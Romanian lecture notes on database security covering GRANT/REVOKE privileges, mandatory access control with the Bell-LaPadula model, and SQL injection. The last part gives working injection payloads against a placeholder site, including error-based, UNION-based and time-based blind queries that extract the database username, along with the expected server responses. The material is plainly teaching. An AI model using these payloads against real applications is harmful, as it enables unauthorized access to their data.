Securitatea bazelor de date

1. Controlul discreționar al accesului

— se bazează pe conceptul drepturilor de acces (sau privilegiilor – fiecare utilizator definit pe o bază de date are anumite privilegii) pentru obiectele bazei de date(tabele & view-uri), și pe mecanisme de acordare și revocare de privilegii

— Creatorul unei tabele sau view primește implicit toate privilegiile asupra acelui obiect, si le poate da apoi și altor utilizatori acele privilegii asupra obiectelor create.

- Un SGBD reține cine câștigă sau pierde privilegii și se asigură că numai cererile de la utilizatorii ce au privilegiile corespunzătoare (la momentul inițierii cererii) sunt permise.

Comanda pentru acordarea privilegiilor:

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

object – tabela sau view-ul

users – lista de utilizatori

WITH GRANT OPTION – utilizatorul poate să ofere la rândul lui altor utilizatori acel privilegiu

Exemple privilegiile posibile:


— **SELECT**: poate citi valorile tuturor coloanelor (inclusiv cele adaugare ulterior cu ALTER TABLE)

— **INSERT (col) / UPDATE (col)**: se pot insera/actualiza inregistrari cu valori concrete (nenule și/sau neimplicite) pentru coloanele specificate. Pentru restul coloanelor unde nu este acces se vor pune valori implicite

— **DELETE**: se pot șterge înregistrări

— **REFERENCES (col):** permite unei alte persoane să creeze o tabelă care are o cheie străină/externă (sau mai multe) ce referă coloana specificată

Numai creatorii unui obiect pot executa operațiile CREATE, ALTER și DROP



Pentru a acorda unei persoane un privilegiu SELECT ca să vadă doar anumite înregistrări sau câmpuri dintr-o tabelă, definim un view și îi dăm acces la el.

Comanda REVOKE

- REVOKE – când este revocat un privilegiu lui X, acesta este revocat tuturor utilizatorilor care au primit privilegiul **doar** de la X. Identificarea lor se realizează pe baza unui graf de autorizări: nodurile sunt utilizatori și un arc indică cine cui i-a transmis un privilegiu
- Dacă Y a primit același privilegiu și de la X și de la Z, iar lui X i se șterge acel privilegiu, Y rămâne cu acel drept de acces de la Z.
- Dacă creatorul unui view pierde privilegiul de SELECT asupra unei tabele, view-ul este automat eliminat din baza de date
- Creatorul unui view are privilegii asupra view-ului dacă acesta are privilegii asupra tuturor tabelelor accesate de către view.
- Din SQL:1999 privilegiile sunt asignate unor roluri, care pot fi transmise unor utilizatori sau altor roluri

2. Controlul obligatoriu al accesului

- bazat pe politici ce nu pot fi modificate de utilizatori individuali
  - fiecărui obiect din BD îi este asociată o clasă de securitate
  - fiecare subiect (utilizator sau program utilizator) are asociată o permisiune pentru o clasă de securitate
  - regulile bazate pe clase de securitate și permisiuni specifică cine și ce obiecte poate citi/modifica
- controlul discreționar are anumite limite, permițând în anumite situații utilizatorilor neautorizați să ”păcălească” utilizatorii autorizați să dezvăluie date (problema calului troian):
  - John face tabela Horsie și oferă privilegii de INSERT lui Justin (care nici nu știe), apoi face modificări în codul unei aplicații utilizate de Justin să scrie anumite date secrete în tabela Horsie. Acum John are acces la informații secrete

Modelul Bell-LaPadula

- obiecte, subiecti
- Clase de securitate: Top secret(TS), secret(S), confidential (C), unclassified(U):
  - TS>S>C>U
- Fiecare obiect și subiect are asignată o clasă de securitate:
  - Securitate simplă: Subiectul S poate citi obiectul O dacă: **class(S) >= class(O)**
  - Proprietatea *: S poate modifica O numai dacă: **class(S) <= class(O)**
- Ne asigurăm astfel că informația nu poate să fie transmisă de la un nivel de securitate superior la unul inferior:
  - Dacă John are clasa C, Justin are clasa S și tabela secretă are clasa S, tabela lui John are permisiunea C (de la John), aplicația lui Justin are permisiunea S, astfel că aplicația nu poate insera în Horsie.

bid	bname	color	class
101	Salsa	Red	S
102	Pinto	Brown	C

Relații multinivel

Să spunem că utilizatorii cu permisiunile S și TS vor vedea ambele tupluri, unul cu permisiunea C vede doar a doua înregistrare, iar unul cu U nu va vedea niciuna.

Dacă C incearcă să insereze <101, Pasta, Blue, C> e violată constrângerea de cheie și se deduce astfel că există un obiect cu cheia 101 care are o clasă > C. Problema se rezolvă inserând clasa în cheie.

SQL Injection – Tehnică ce exploatează o vulnerabilitate de securitate ce apare la nivelul accesului bazei de date a unei aplicaţii.

– Este un caz particular al unei clase mai generale de vulnerabilităţi ce apare atunci când un limbaj de scripting/programare este inserat într-un alt limbaj.

Source: http://xkcd.com/327/

```
insert into students ('Robert'); DROP TABLE
Students;--');
```

Clasificare:

— Inband: datele sunt extrase folosind acelaşi canal utilizat pentru injectarea codului SQL.
— Out-of-band: datele sunt returnate pe canale diferite (ex. Email ce conţine rezultatele interogării)
— Inferențial: nu are loc un transfer de date; informaţia poate fi reconstruită prin trimiterea unei cereri particulare şi observarea comportamentului serverului de baze de date sau a aplicaţiei.

Tipuri:

— Bazat pe eroare: construirea unei interogări ce cauzează o eroare, și deducerea unor informații pe baza erorii

```
http://[site]/page.asp?id=1 or
1=convert(int,(USER))--
```

Syntax error converting the nvarchar value '[j0e]' to a column of data type int!

— Bazat pe UNION: Se foloseşte SQL UNION pentru a combina rezultatele mai multor comenzi SELECT SQL într-un singur rezultat. Foarte util pentruSQL Injection!

http://[site]/page.asp?id=1 UNION SELECT ALL 1--

Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--

Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--

Eroare: "All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists."

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--

Fără eroare!☺

http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--

— Orb: Evaluarea unei condiţii ca adevărate sau false se face deducând răspunsul prin returnarea unei pagini web valide sau nu, sau folosind timpul necesar pentru returnarea paginii de răspuns.

Cum se obţine dimensiunea numelui utilizatorului BD (3)

http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--

Este returnată imediat o pagină validă

http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--

Este returnată imediat o pagină validă

http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--

O pagină validă este returnată cu o întârziere de 10 secunde!

Cum se află primul caracter al lui USER ('D')

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'--

O pagină validă este returnată cu o întârziere de 10 secunde!

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--

Este returnată imediat o pagină validă

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'—

Este returnată imediat o pagină validă

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'-

O pagină validă este returnată cu o întârziere de 10 secunde!